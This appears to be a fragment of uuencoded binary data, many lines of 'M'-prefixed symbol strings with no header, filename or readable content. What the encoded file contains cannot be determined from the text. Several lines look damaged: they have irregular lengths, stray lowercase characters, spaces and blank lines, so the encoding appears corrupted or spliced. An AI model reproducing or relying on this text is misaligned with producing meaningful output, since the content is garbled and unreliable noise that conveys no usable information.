M?YFD4=+QFE'CT[64-QA'T:G:=J_R"=WHNPH+6>9.3SA-LT]2+,,%\$`+X.RD04
M2X<-4T06/]UH\$S\$VJ/_IOK\8X)3Z/Z7HZ2/M5+A8&3?JM'9H8TU+?(P/>Y3ET
M4O-OUX^AIH*.55T%9L%+,`>-"@NB4`^1YNBI#DE0!>]5UM;M8&U-C2)\$;PP9
M@E"RI-RYXS-&;>@T;X+*/#ZHL`)X5#@AY;/Q.3,"!<D_-UAZ67[DD=C3MKB
MS5Y\$,0?D:03=X8FB95!MSB%MULH%[] [AQ@\0&OC'@N&[,*#DT@2-4+C9]P@W
MSVI*M>GC43KKGQFE+ZEOV7D<QJ@&5TK[,A*]!8;1)8W)%[0+/ZHP3SF9FQ(I
M&@1VNF19`)H2ZP%*!/K#PX="R'!YGUS)/K:6G;M5DY[43%52Z")*IKE]8+?7
M^KKM=0=Q-)J-E>M;?'G7XO6P@!5%B!K?'\2N#X#?Y%=>`,F^_2@P8PGJ,&+G
MJ=9,1OF.-EOU<_:C:N'8V2(Y2[6Y>\Q?BSLM?S5LN%6XAG&<:1MA]36'0=9!
M6[(I'#(8_[Q./N3#M#?CTTJ><1&WA"-PX'8R]RP2J[-&\$!Q2!:24/9N-WN/#
M(ZH\$H?Y!0AQ70F":MLF)GF#03A'<1'801H98S0;I+=6FWEL'5]P+?C*.@8%'
MH_J(S\$4DIDN7NK'38#G45&\$E&^WZ23(-.2)]/UVDDQZ4K_;B<<R'@'!G)B-\$
M%8&5E#1+]";&":%FZ*6.`3XMX1"F[I: !UJ\$DY<N015@7X)C.L!P&A^6[2
MO(QGAK7*VS>+;K?@MRY\$50OXE7H0-3MQF/8,"/!C\$&OT55^8EH/&\N/=Y_O
M[1/!C*/N>[0X-8`0O!Y\$KB]\$/#)NK1W!U&&WJQL"KMRZBIA%);G`%'H/_#-
M2?X\VI9">>T(WGFM;.L%6=#@KQ?K+/=;<);]]E5"J*' 'Z"1#E4P8\$0I".9
MXJPW'Q34!_.6F2;?'A>T.1OAY'2(!_%)ON*B=.S36IXD_3JO=BWXF;X,DNE4
MJQ&L/^X,N@D6>?^7:0IJ+!5LZL;LO43<A-%["N3(&\TWF"3\C<BN88+8]Q
M.91F^\$7,\-93PIR(>CI4#,]>3\$PU9NW(Y#I7)6J@OOV!TZ[=>[A5RGUHP4<*
MBXBG%ZG,-.S1TZ0_FS#.D"P,[0VS52R%.)5Y9#J!OU];!#:=*&DV00TPYR*A

MGZS`) [7@0:AFY5`L=?N#]"0:.*3'#D?R(>+KX8:^0,=J#"@2QP\$:<JG'@@>X
M#L(3J@`@Z3+JQ=UDB#YI9Q\$B(@2M^V:M@BK\EL\D:\$I>XX\ (H7."2JMJ]VP"
MI] [E@Q`1_&.S>!"=4/T"SZ"\$3JJ'-BK4%.51W^_AI%<H%:IM.WY7--\6?2-
MZ[OZ\^H6`T,B_0I1-_PP%TXS=S^GF7UNYK'>.&7:I<U-925.7&8S."-@I(! (
M!^/FK*VU[IO+D]\$]_:@)B-NN%G:E\$536*DPN88D6:>\4"&(57\G5XFHG@"Y:
M[./\$NQGJW6B,MSQ=>!>YZ]QV>7@*(;RLH:QVVG*.81\`I(+7"XB0<[4:BU,K;
MV"#-6"@%*B,=%NZE8?3>>M+2%4C?30"LBPFL`Q<7:1H"ME-\$?D.CIHKC, YX
M,N.^Z0H0/F#"@R4@,MHC\$9L=,""!LN\$_3>AY=:-->]Q6F)U%6><WXQ@%8AX4
MAS-")]!*5?XO!O5M56@/P!9H;0776PZ*`&6GR'-J51W&>FTW<:WU/C>QB8 (]
M!) -\UR;NNS9QXYOR:@] 6X9SD#WPF6OV_JSQU!!H5A738`CM&\$] (() *X3_B) 2
M"! !2>MKX'?;D^KQN_Q%[<J-="M"<9]8)TFI^V*8F%4ZPH(#XT`R(939YUJ49@
MO3!HFG5\,,3UH)-/>2\U<FRANDZO#<D\$]05WY,?6L7/3-4C;@U/+1^%2D(N
M;'DR#R%/0K=^DB20W4MT\$<K?X]-.^?N.Y7!(P4#&,H?-40X0K(9P*;W9&P
ML,&<1#7G0%3?!"!C?Z];DO^_0B,D" (^4_ (^HT\2R@.L,HJZ" (%SP6/7\$@O#&
M\$\K6J\LABK87!H@3:,3?J*.H^R*4C>%1I#=#LL`O1?DS,[YDF*"+9-;XVES_
M%X2`8U6@=#/8&4KH;!A,W!:8Y@G0F\7D?CS9:'?\$&.O3Z9PJN'_75%!U[1+S
MN!^F.87]T7:9%\$'==;-D@SPHW,2%FLJ\$1VI.D7W6Q"@!Y2&TX+2JP/LYH>,A
MON=L3"8:.,#5IG:.,J)A@,G0D=^*(S#99MF\$YCMQ8*+,EP,_KXTE![YB"#8^EI
M'`U46,]HVEA>HO('2?]L"EOI@MYQ:(?W\$IC)]=HU@Q2?4!,VZC3SPFHL]\.=
MUG'H`RX5+!&"P^VO"@G?L@3]Y:7';_`LP1MURO?E\BS6"*OPE?D,&<)W%>J
MQ!TQDP+\$*3J_OOV6D09)P. !J8+E`H*3[K"4K8#\`Q' O@3+=5_2\$&H<)V/W[\$
MY5`I33<=NDZGJ,73]Y'JC:@3DV+=*,G.C(RK#`R9T^_8V?C`D&^)V:6]3:W<
M6WX@L)VNM`F#KP,AD\$!`;"SI;E0=I`WVHPQK>%6OMW!W[KYZIE@KJ@0\KHHX
M%[W+3^&M8FNM.:H; ,X45T[U+W(LV\$;_VH+(I)\: ! \$M3EF)59DUAT\$*3<IQ: `
M/#`\$-48EQ70[L55/(="F"K#:'-2Y%A!^/%57Y0N?'`C`[IA5<2GZ8J^]7WD
M+!]K+ ,HQ&"9)A1&9OXQ818\$Q\$U:B&9(>8*7.(-.R]W\$3HAH@/B:%/!SFD2#
M1LGCT)L1STK<H[;JV)@>D?5^5=GRT8GJZHP[F\SZ-6`PV'.2\$^A"=Q)/J3^I
MY,^% [</UV_8/47V&%@A/ZLRNWA@5;\$7\$@;?42-UMY+@ (146N' \$2\>`>M*?* \$
M27Q[K!CM,(Y&&9[BYWB*1V2BBS&5_5FYI>)@<JQ-75,V&X_33(Q^\$0!X-D+\$
M1T3NY@#`MM)<V>E-TW&-@/P1T55!..]=Q/495S%AR*:.G:K(6\$TD-JZ@1@X#
MM"LH!" :R' :F;<J^RW9GDABJ`VE/113+\2B`"P`=(-%L5:\I5<7B@**-L[XR7
M*42U)%LWY&Y8F3[! \! ?8GW%W-L5K\$@IWUK:"*F0WH9/) (-< ,`4XKP\3;F\$GO
M!<DIDZ\$E`F?,EL&<`F=-[%6Z/(DRD`3.(80GSYC&R;`EM?1&J!+DU0`F?H;Q
MU]C*CU4@5`\$;2]+%\015,I9.\$CJ.YA,X4Q&AB"(EXI4FL`HKJDSZ-K9#/\`7N
M%R+Q>QOT[\: #]L;]X"W\?J]]#[ZTV@_NKK>_/PY^I#)*J<_6&P;#%I<@@^6J
M^>"G!G54Q>\$%R22^G-:A"EPV>FZU^FSL\%4%R&O0I>`]7F>MFE+ :COM*; *N
M5+B646K7+">22<PV^#4JC/D%Y=(2;>6^5PX30?'25C)3@22B<EH-^V/T*"2
M9_3V181[NA[\$ (/ ,J(UB!ZTXR(0T,HP7]@;W%;L&,%[OZR\ [!_M[^\U5W2AK
MK6G\`GQ\0OX+ (,QB`%;CER0*X9]XG,C>V,=\3<P/<@9F>."@N@O-`RH>^D!%
MW)3A9B`%:U8)]?2:Q?%[DUYOT?=B(/K9:.)H&[&:91WR1_7DF_`*FF?;M)I
MLWE,)DZZ!KF9,=&0G@[-F"=. *+J*<I874<"! ,T#?7.GLMGF8^WK>N3D\$!" (\$
M<J%B9T<S&ZN8LJKYC%92IX3]FV3:D9ZLFE>9HDX&T=F[\$7MS\`?XK5%H@J' (
M*%AIX7.N:9BSN309!QJ3S!RTUB@L0S.WE9P`D(S'08R1C;?) ,UTIN<7M<C@"
MM:]J^HW`\$DT&UO5-!V_2+A.>E2R;W\$GM&/H"5@U.7>+WR\$&!=\$G^<;BD1GXP
M-M*RJY[9+Y6E"!#?5.NQE4SF)/!M8G\+"R%KL)=/E))2B\W"* (W_95V=K!C1
M@>5\$`E]0WBL/34.LU!\$N\$5`&9^?>CLAQC NJ:\E]1?@KF=[X(Z>)E0W\$\-0C7
M@9`<5FI;^O&\$L?***Y%"40D#XB;(SW\D(1XR2_[=;CFVR`@L2:QW8[II;I" F>
M8F2GJJG2!"P\$MLOB35.A=#>Z74LXLD5_&/CP8CR,QLSK#>8<2(KB?GY-GW_F
M7RS(\$?LI-5\8SOXD[7'9@**HD.*\$OI+Q_C#I3E08V+"@O-A1T6?UMLY!2?.9
MH?_7FCF_) "47N?#BI.(LWH)UNIDI^A,L\$TEYCF<;^G;5T*d+>?99?*ETV?Y1
M92.6]' /'4Y%1M,#VN4>+! ,UCO?1E2>O]H]V]X_V7NU_)1(TP3!\,EQY?O#J
MEZ.?N)TO;X@#:^4:^0/VDV/) ^_6-*+L>IQ51R.;O\?+/]UTM#,6Q`&DFF1)3
M26"UQ+P<TE+HD27&DN,-U(>JOXPGAON8M(]B3,M*E2IEBH58WL%*/ENG?\7
MHMA&BHN(-9_JBBHX8DJ&H3HNX#8FT@P.HR87-P(#19?,H)_T([(+J`X3XB[!
MUC7+UF(3,FUFV);UH5+8&U-&Q<FEG`:9WH\O2/F385#'-T?/Z@^4#HB5Q?2:
MP[-2R.VE/L/?M<S\$!4(67&[]/; ;">IN* C; /TVKR`\$^!/PX&%LMS:=.`YU2&T
MH2WDV:G!T@-&FIQ>\9(@K2'0>! !E[R6\$A#H:\;`. ;*\`&ZH/HSJ;; ,HPS78[
M4/%V2."*%+T@>2KQ]O:23J9NJA5SW:.=EX\$(!B).M@,#G.%R/*-E_7=J!N-
M)'P)!4\$A&D0G:=(15DSSDWX#+:."J(_W)26[C"-:7*X1>:=ORFT][8L`GW4C
M-U_M[@5JAP6V\$Z+CQBB48ODQ6NT@FKW>S0IN2Y996=%,8EP-RSI/VEN\$/`F4
MJ:*)JB@^B(HKD:<PYX[;6'/9K*%UDDHEVN&6@S#[**#>0C?'VB2,C<'6S(5)
M=I`;<F\9\T;.D)Q7^7;O`6S!US-TZ-%27*[Q>3SHB`H(KZ=6-W")(_ ,Y-B
MWSUDYU5>#7K*D=1TQ6@SADE&X8!8\$P\[-K.@""HH2;\$5H\$8NX%`J&;[K8Q0E
MJU(K&,B_82Z\ [1IN"-%=6-N81F>\<LAG7%P8QT.XUX"LB,Y,@SJR10\Q=SSC
M6>%`X`#VAL%<K6@XL65TZ3F(V@:6MPJYN`W]4=["L9S'6N=2"TZB9(!V2BXW
M5@?H\$^:T.K^N7`%\$GA`E/I[GI"!41%DW210SDP<=%!2,'9LEE/R>4[JL[V3F
M,XDB;.R!UUSMZDUO,/(L%QNEKPC<+)#@8P`JI<ER9.X"&?%4JZMN"A;?AQ<
M!UI;8P:C&0!=\$B#-/-8133`'_*M#NC]`V7\!Y!.E^T`_TIO4!A4XE@%+,Z
MR8P5C]+U%DH`MP(>+QZ;I* <E#`\$Z^Z1+=>S2181R\$_Z`VF-U\49H,9R;`5KG
MC5@!^`M,UQCQWE40J8#>M.@^.&`7^7A"6D\R2W>7%8]Y-"YE;3`9IB(-40!,

M1. (AW:Z@;R273VB*=K0!T(<R"%;+/'^A*.?.+&O+&X5`P7Z.J[+&S:`:, '
M^`#/\$GRK#\$Q_5C5<*XF#RDU*:..0_"WS)5"1H+~\Q'?WU6[%%&]WD17UL[U-
MYP6;SH6:MMJMDAPN9:B#6ZHK^7D,7\U:ER,R\$(&7-Y-3\P2I#>.NJPO2A;\`6
M:2Q^"=8WVG^*LSM+P\$"?9;UYRM\13VA3>A)M:#C,>21,!F!PL`!X^_\$_;5B3
MPJB>K`_EJ"H(JXJO5BIZO'JK):V5Z]NC^*)J"2BGQK]61\$K]<H,J\"Y#?BD.
M+./@F^*)>LQ;R,0_HUKD[\$!0I64V:5C7YD_L_E(5^*SU4#*T=(8*VI!G%<AB
MCDM@SIO!ALK;WE1'DNI-5=>SL8G\p=7?P&)U5?I=-)BAU1L#Q6`NIRMLXF!,
MD];) `F`)\, %XY8!CG;@MQ=, +>VHD(SO-W,P"WBQM?#ZU6F/%OJ(5XO,FD:&W
MA`*^M(V0D>R?IO0@#E,PPOA09!AAC/'S?2E@75%##5@UN*WL'MA'G%MR/R:Y
MWQ&]SYM=M#C8#:>>M<?Y]KJ*0S-FX(]Z)6\$%J?>LC%9_%DC[F/QU/)DF@DU
MW-9]OGKG[8(NV#T@DJ<VDEP10Y"#/L'Q,CW[P;+E1+846+[=Z[=-3-&8B&Y<B
M.[#@A^`NVC.'!JO"4?OO3.D0N\0JJE*>6PDW+4]1;R6LP'H!:=;'`'-\$\$)_\$_G
MV<6)UN\%CKK+LK%B\F1@M=+;R@/1+8MDA_[_I*6T@^E2+VU`?AO1W#EJ_BG&
M7?]\$_@Y(>_F`?,AK.W%OJE7_:EI*?+1VI&KY(1E*5?(FDI/4GMKQD&=S\\$QT5
MT\$IJ454,H;W7Z_DPA#V;AF^OKUTB\$;OD2UCP!IN@#"4^CQNO*6(A`CE!6?3
ME\,08,4<&\$C62;@OI;3W[BJW,.^5%8K52#\Y5;J^\.UWQZ%&F)[HHWEE8C\Z
M/'>.\$I3;PJ/[-.>4]1K@0F4H],&R0E)^#2>%\G)A%D],V\$^H=S&YK:NGPE
M@`^WG*N`!DCQE!2E0L]\`48KBMPX(LR-9(D)EYED1`2'<;7U=<;)[T<R-H7X
M\23+%5LO*\;QR(O;VIA?J*RMMD5?SQ)!ME(6)+35C1G(D?M4:IE+*!\$H9^S1
M:M^]#_\^>+^`_MW=NVCLX7Y!8X^'6*^@FPRVF^W[]]O;2R+G1PZ4B"FXD5*
MEMU9)\`\$JTTR+)^N69Y%-)_R&)4U:8)J"J>+:A/_.)H+>I1S\BI,9K3P(!,,
MS"#8C`A.[DR1SS5AO/#]=C:D2/'G)OK^5*:EGM=\$*&;]TK?FA`LQ;\$'90&
MSK1E0?6%\%6ZJ26#/1JB<[W#Z',E5RD9\$D6.[`WP;X:3)0(_\3+`4NJM\$@^YL
M0"9#\$=H:H"``W>TE*`.?S'"")C"\=\$BM]W`!V?Z27`%8*<180"1E*5,O#-*>
M&6TMMZ950A&^6XRNv).1E.%4T%+ZH5A,IO\$B)'%*ZPM`:4ZF@]T`L&WOVAP
M*C-"=7&?S#P' B.TFR#XU%51&1S<IK)_5`58;K?:#OSU&GQW6\N%ZU8EBQ^@H
MJ1>-T#/)QXYO34QVW&6DUQO7O&VM=>GJ(F3G-&:SM]=IDF6LC,3'F`':3,#^B
MD&&86BC(<!*)=`.4EO\$&I>J.]+0+79'7QM]9IZ-S48/_6!8#F590QPFKUO_>
M_\$>H1Z1DZW:-P73(3,OF%\$,RUD9^P=95R%AXM#F&\7T;K CZM]G??=?_>N+].
M',/]Y+*,SGF[>:]M_W@01XOB!0)=5U>QJN<'JHI=(;6"*KJ(;V%)D\7A&=W
M2RS3V2H/\ZV2V5NH+IY2!3#7?@I"R=E0L6V=&G>8&NCJ*(G=LW0XKMKJ<L+\$
M8>5=18Q<*D5/#!57D?\N6Z-P)SKN"?S[[FW^ZW\$5OOV(W_&M=2VL-NE[^\$/X
M0R4L4Iiw>#U&4@G\16'AUU0;5DVZNNW+?C;<M0S87M@1\$^N01,>L4RYR-<1D/V
MCI6\$[:3&.TQS,7(-Y<B`5%L%+UGT\$Q"6Z>NPJE;+SKC%<%61C+'E]CND'8!
MVO`AD^R(<!U)2=Q4.`W&6Z%L4?=(MR-,I1E*D=,+@R`K!"]B\:.8DD"#>N
M@"7).C,3)J),\$(86^DO6<`(\JN#USCR`C`M%:6CUAFG-,`"-T?=3[=LB_L'J
M* <W=_\02G"6!6^`\$F&U/O7@KF^C2C>?:S\$Q0;=P_[I6U44UM)6AE>8TNH..
MYX;1,-MT*33MTJI/WZ9Q;^>2SX1;7T%4[1P66N\$X60XX60_6<33;9?'!B[R@
M>O\$4'17@>D;[D"#5I18#D74VVG@&2D%C8:J)D\$*1/.M&)L,K"9R\$*Z-V;25K
MAX(FRXXN-F\@Y7@D[B"C^HQTA5*T!45;(6)F\H+`/J%=>3KJQLFYXXQ+'8D(
M&*ZH[VAD@2_A/\$0:AO+H9-EC8@PK80,EPZB/9QV<(6+>0<:T'+7#7*CW1E(?
M7H+)2Q%15R\$C_=R?12!X365/DC.PZ9@FFH8-9#]"T(X,_X)Y"VCB-)(]_+<!
M_]UUW%JQ".H[(+^B*/X):X>^KPJO+9[9@ROID;00["\O<HY[[R_?!`70ZUHO
MF2]A`1'8`A2W;]BH93MAH`[HPL"H&RC=9`K;[Q:Z:)*6UF%X(E)5+_3O2#9L
MDL2"(%*T")1AP](FY3><IU`ZP@NK>3L.3-;&\IQ="XVN(;!%B:.,LB*;=J5)
M`%2K#GN#^PP<X.#5H"Q9L'OWUCW[5ZNXI*0`?F1%>CCBA:^%7HLB)10)^R^
M0!UF05;LQ=1:0GG8BB"#:MvYWCiAX6@K/]G[JZ`O%GB<974T_RG#5M)4&)50
M!>O05N*_4QR<ESNO7^`^`[;S8>WRP<["W>[C9=,-*BTT-&J1VF^B&U,0(N_99
M7M;3K]M;%?`#S#`[ODHNIU+EP:!'@C\$I+1A:T;#PO.#G"A\$(G\Z&8WF6>QF-
MJZ4NBU)[,DD'OW/];^&,G1"GZ*M2/1P]!8MVNJ%NkW-9@)M!M:Y#\$/4=P&&(\
MDC4\$%X![T9-3S2P!K?2LH]_J_W=RS%RS`IGKEB!-TY-?S2S@!UQ;^#L[TZ:
MNA&8D^7/66A92`ZO^AH/7+U-215-4&M[,WA(ZH36=O"60[7UM_8V7A6C5A"U
M@V@C:#0:@2`94-06C:&.\$5O6=,06,XN+W;#@IQ_%!6.EZ:KGU7/ZRKVMSSBP
M;25WGG_Z06.*3EK/_ULA<?OB1-O)\;GJ!Z\21Q7Q26H(IZ(Y*HF\F))Y@+\$
MFV_D]W2^+&8/<XS2CMKK<9ZV(1\8;-:>#;I8@C>%G=(T2XQ=.X6=5-<I6A
MRHVMKCUR2ZBDK"3IVG2Y/;_+;=7E]E?M<KN\R^VR+FN.X5]YRNBK9>70X]JR
M>=*G+8XI2%/A1_:LH)4"RO2?%30'J](8=)U6;=N7H#N]4N[U;[IFZ9:YH%
M\$R%2[J-"YJ+J,<&9K?<G%%=J!29!5;&V4=&,T6`%7PR.PP(QJ/S!B'4U!<)%
MK3_BH:CLG<BVE/RZ#T7VB]RB`J+FW%J)UM(1&J^Z('`#]U\$T0L\<U(0T`K`'
MX5.^A`#)\$HYC>2IF&2HNBVH@CD>=+IJ;\$N.T%)7LW.8]<JT7//+13;W3BP?1
MU>*O599MZ^(O8WAHE#1DGJIS%MR7I?!/*_++Q6K`MG40D"2@X(WI&6%2,)
MDS#A1YOCE52[21NSN0_..01XW0\$^V@:<\$&\>@L-H`>6#HS\$B<@R?%*QJMHQ
MFVCV!<6`=GR=0AF2CUZO4N+^+FE:09[PYER8P^)*!K@F/WS5<Q,L_<N8E\$9S
M44S*]3:UEZZ:(<+2),88KW'86)N>D=-,K&*06\6/'[T+;0\$)++ST_I([2ADU
M(])0U;T[*X[<CL]I6S[G_[,2R9>>-U3UG"7\LOB.?UAX1QY'DU?#B?)8Q-<U
M*d\K_G[+QACQ>'<KKTmw604,'RO%NG7S7I,/R9BO<YB)YQF^<\$\KKHY0ATM%
M;?`90Z*+`0_;AB>9@BT:,*&C3V3:O" F#.B#JDG0Z9N\W\$Y)Q7PQOW.])!&34
M24\K(;_:_\6C&=9\$-R:R?F7<)2S?%C+.1\$N#1D7Q[?T]?F63R[=LI>].[KO
M]ZZ=LUV*='QGK+'NIX%#_W*5-\\$HMx+G,W8A#&XW6J?!\Y_`5:8_S&T7U_6O
M7/I<+])3*CC3_F@Y];PG.,8D^R)CZEY" "S\BDVZMHV(GU)77Y0L`!\7?U

MA[_7@AP:M3)J5@:4;,'66!;3FM5,;N3HM,,X.4DO21\$IAM4@;)/HVP:3\+@
M(B+-OUC^-1KL1?!3?+F+'7-Z6H!65J!:()80'+N\$EFF\$)&8@G+ZMF]C5TQ2
M(H)MX%B\$T0>-N.JSA<G(&ZU?MZAQ;7<20<NTIQ3_5!I4M!;4_>YM&4AT]EQ4
M\$O)QYVI<])U^'PMQ?(\$LCB;=, T' ". .DP ((L) TSJQ [&D&1%T80G6/O=YIWYY&
M"<9"(\$:D'6PD)K:&V*"P%R&:8_,6QI<B=<JOL<WAU=-#)U2:Y(FG7ZNT"/)
MBO*SK32A3!.#ZPROX*=&EE;0MT10:JT!&<P:I</)F)C1I'U"X\$X@X"4#8I@)
M0=H\$!AQ(]237&J>:[I5D4,7G%BTO5EK\$3?#;=OE3E5>\$T7K)41U6/IU,0W&W
M&?5>R-K8^!ZY4+<Z@A2SGF4&JZ9Y5B2BUA@M9>.L.TE.L-&3E"RI8(-^R(47
ME\$60_L@=#'PI*NDQ%B'^KB9Y&ZXT:AXTQ+PB.0-"#\#-5%K!XYXQ;#?AL#[^
MVB3W_^;'YL=PRXL%J\$/#TR?J'7'@-7HZMWOQR8R\4NS0[<(\(;_VD*UDI-"F_
M`H[I[&G.L@DO)I8V[G^YRFCEGJJO-RV?8'P-6#J%D7W\$9]7Z*6PBI\,\$5,<QP
M7*8*\VP58<W8*",\$4:0\#\$4906I9S0;H:\$U/_MF;#<<T'"IX!.4.N1@[0#^;
MI,-7G\$N/#^K(:39(\$6L%FB-_GV&T92/6I*^>G(!^RE\9S#,\$@);(X8Z* =JCZJ
M0\$86%#P]GJ?+C<Q1KB^"S0/' .(C>L^"K*9XI?HW.3RE7N4=I)K/!>B5!`[0
M2U%)KQ[_GZ=O7K[&^+RJ5/V,)^C(P)1:,@LJ.>6TT! ?5<)#7_#B]]P-Q[
MEP%QM1_#G&5&!WYF8Y\>Z%_(HPA6"2\$J^NKR*)!:SUH\$#FI/R!3K-\):7>#
MX&Y[0770_NFZ_1.*'/Q3>VWMKA,5F.-DL&%MC7J'RX3M*VASQL(/>DD_P2P:
M]5];#P*F(@\$>4.*'/4!#3J'.XT;'N+1R&%\$VB2_"\$+*!7&I7' C-VTYUY=8E
M>H8H2[?+MZUC'G>E27' LWH3F(4M;PS,BT?.W#?/-HGY.NW=<Y!;"[_%K="
M"6EE!2&'9GT4)[WORL1>+,3R+?Q@A.%AQ';[O%/IF]79:W7<Z*U;(*M^&L/!
M70;BXRAX=1C\;/R)\5#NSV`[_B=W'722L"%JY=%A*CQ/'O''VT&=/2*PX-S
M_OI@,>9#F7W68P4=U*A[N'+BZFE_[#O?;,&!E"W'OK!?V[^75E7PTQ6JV\--;
MV\L: 'QJ!IF\$0+YYT#G>?O]S=/Y*DMW'#.=:Q/.P8UD&@1]GI(+V:RM1(.YVC
MW;\?.8W0)6+]DH3^[T\?.&E\$?936>G#R?6RE":VU[]UKVR6B0=(?!>U?VT'U
M;FBBS1.;4H:6:&(_)C9LQQE?OS2D:2%:880?\$Z&[*_H^LG'A'M#T0H%&'3Z@
M/;F6.M\$A#M\$R=0A7'O>QP+T/EF"IA,JYK-KPYY5WUW<"?/=5<8*!:5T@[FB
M5E?FEN^7%>^7E?ZF2H\$C205E!)0#^>_=[?K>!YLYPSC(=Q/Q,M97B?'TK
M&Q)QQ3JIC'JX8'303H3\$JV_7Z]]']=.=^K-C=YQRIK7FU"%;H;P.=5C.JT1H
MEBKQBKL<W'+#:]TG/[Q6SF),GY?0>SK+W0/4^6+5;DU;Z=F,3*_H9*:6\$'+1
M:\KY5-C6O_L8+S^'J8>W'OMXJLKQ%'((M,&5FDCC)DG@NB_AL*B_"N+1>3))
M1_@,[@-]%!YZH>W+/%JM7(!H?ICQW)?UG5/PC'7R-==35)_!FI'M)<I)/W
MY*"M@5X(E"N9UH)3U+8H5UAU(=)UWWA[XEXR)@E*G&*%-DYZ8H2&MP3&,@CP
M%#H[2D[ZFFO71VD6:(VD<QIUS;NV@^)&68Q=)XRND['6&W.P'_BQVHUZ2&_3
MK@BF@63>'NO7;^3B;X\$-T# [6\@2";IL]K#6\$U<IZQ7B7YH\$K' *DCJ#+B!WO\$
M8A?N(H#>0!RC-SLM[(B^S8KFC,A\$EEQU)-1DIV9W\T-5HND6U[CS5^K*V=A
M'?]ZE]UI-"X;^';,O[T[O+,) _^%/O3OT-'R_-*I9^K\$W&'SLH?;HX\D,[REA
MM?JN@:'^'=]Y=K,F/']9K&]?A#S"<Q#9I?#8#NB0F2@*"9]P(-Z/=2WKXV%PV
MT37NBA:S?A=O:_!#,*E?C@.EW'S6-S;76P2X?6_]NY92<0UZ]79CH]#N:/\7
MGB]G,34G#M3TN<GF>6VE@!16-DPRR_LK=]T/J!MZ]^YC/V-_JTBXS*97'PHF
M>V:+EM97_0QC[5JV=A["E<F2V7JUT+'BO0)2*JTE=2DN\ :B" \[YYN\\J_9^
M\R=UH]#\$VY(3E)WEXJ:>>GGF&GI*!RRM)TH')^HY5X\$0LRM47)_\$ROG#4MDQ
M2L",L#'L+\(U.,4N9998/#V;H:?' ;[-\$^V"JR!<R65,.YH>A,+%:()OI)!IE
MZ`&K0"!?.E<YE-.MUDR:"@-(WJ'Y-'1TB.FGU#C<*# 'TJHV1R%410452C=\$\
MDH[2U>4;F?X;7Q?)D^IJ<NF*7G::JE4H\#"<JX#D=RR#2^W\8L(4I]EDEJ@
M?K.E\$=L6;L60'OZIRL>:W8C_7LGDPF%D/L@9!.V]Q6'49'?5U%ZIJ7:. ;7B5
M'72\Z;'A=#20%TA"].PQ+% \TT%J' *F.X":6%>0LH)&O@!I6*+;S<,. -Z2(1
MQI]Y?4+A%K;F><O.H-F#/:-J/J00B9'&G*AH'IW.%<TH?<C9^ \V95HX9Q4^ \
M_4DT5%[U70R1DE'9]49C&%UVQET.]-A(.<L51N4K=EBA">1US%<%_:>3-!]
MAMVSO2<OV,I]# 'XAVD*\$@)+8B7#Y93-FN5EC]Y89IIZZ*,B&2DJ"SV"?'%E
M#QV'FI,EXY9M^7JJP!,@%P7Z5'#5)"N/KHQ[N?,'^TPVJ[^.KK'H;842R:T?:
ML?C_N!L&:_GJ'L+VF-ZXV;:T^%NPZ.K!FKI?4W74G*- \$K*^*T?9V,(;>1>IJ
M*\$B2+7QNQ3>9@YF8503U.@:*)5+!L+0!_6:%(.N>X3KV^'W9\$+?SP-SR)5;\
MV,Z_I0U-O.XYH5)O!:\QJI6Z' `'+#JN0BTDTCB9\$=A\$9T\?3I\$N\$"BP?NAY?
MHD54,AU<;0K'W0P]VZHP+]Q@*[RC?T:ONMM!=?VRI<2OM: !U/]RR];O6A?<!
MW7>A0EX'YP@G]"LD,L7"D+B^JX^2\$SQ9)&'VG6().6Q.O))WH\G\$Q+UN+!>%
M_>7G,'K_=:/ZE@5FL%9'EN6.68I*3NJ.-DD+"7EK]6_4S@W>EF=]'63@VIH
M>SG:7@WY=*L&61Y>D58(G>4?VU8+7>.HS'X5,_(\O#SE/[8^RC;#HGQU**I7
MU]93J!NNM;S?N<L;?.GL_&Y3@TLJ^\$6_S^24SPR^0\$4]-@=I)VE^TA[R^JF
MUS7BDG8/MDH:;A<V'_E[Q-L=*Q.*B2(;P%.\$' "C#5OZAW)3?#C[=&[:2TY/
M_V!VBDUZ_+3^9?P4:_PZ#/4DG4S2"XNC2O2@'G+)DX:U\$+("=9MQYI@F#CK'
M&CZ=<_K5M/UJYO((4MMX'_'J1<NMEJUY<;8^=/].Z<Z7]<5,./[VUGQN:18O
M^"KS,F]2D)^<+,P]_XAIF3,G#J/4\$R,[QA^KQ3! /BKOL=&_KTWK5+N[5HAOC
M)IZ)P'G="0.Q1G\<QX1&2PP<_RR29GBG]6<2+_6;)^%A,>ILCS4B.,WT_AF/
MX9<)H5A+8^8)/=)! \NR'3[K:18-AFJ&6&R-7ZU#9!@2.^E<37,NN5C-1[#VN
MBC'W"\$KH\$J<VF@RN&LN?P[^1+#2;*6#;-L/PI#\$=_:XLUMI:1(QT9)^'CPKE
MLHE"MI;-J8/>?=KN=-Y;K(MG2?1L:E:9UKKW@M]EHFX4*?^;3%7QC'F2L#7N
MKROY?M90BUCV+AM&ZY@!I'QS(GEIU8Z"CD'>* \4D+HQM'Y05/%CQ@[%K-:3C
MRVA(\9?HZ(!:%ZV6F:9B&ZIPO+7:-0B.TF'8"4Z=&,+7EB6*#YKV6J]LC%N6
M3` (= \\$DIKX!))_TS.G*0/X4\$ \\$6U1+WSB.(\6US0U\$A!\$ZP\J'Z#/AUB%.AD
M2/%K8ZG&/@%U>32=0_8X@'"K^'Q.7D<5QBHPUL+)L#.TA'([M7J1C%8IU#H"

MTA,*P#G'YJ)*[%=('54^,5L_AU469W/FKW,CB>B3D.:.<%=Y+XEO=X@=NS+
MU*M`L=#,B&/DHGE^QJ*"N)'?L<B*A/!-TT3CS!' ;I69#)75(;Z=,/[#(
MZ_68]B?!4*&73I8SB#I1U:Z<U+?1:I"JCNCGZ^#'#T2@U[9^&#XH^Q'X\$3*J
MH`*.HI>36L?^LZ1):Q_[3Y0F#<T09=>BL9MZ6L9YF'+\$:Q,LG:"<K*<%7HN
MHL=)]<*K0J1C_U!52SZ56C.LO^@0300;FR&*M.ZDPMHB1Y!H"=J6`]QV[[U
MJSMN&/1K/XVB.>"([E#L!3]U&T7PI=SW>MTU):!G=*@EUS2(M;":@]A)#[XN
M')X[*_;H>#T?/N+1N?F<P7E5/,IU?"OP\Z@1NI_+!^@5Y_%-G>=O-3Q2T;^/
MXW%FL65B7.)14[A82\$^XUY20!K\J5&!][14.1`S!XFU:2<X1AC4IPO;1E'@M
M5KO=N\$IM^..N+2\M+9F74GN<7DY-H\C^]9L>BX/PZ2A5L<?45JTY3UWJ342>
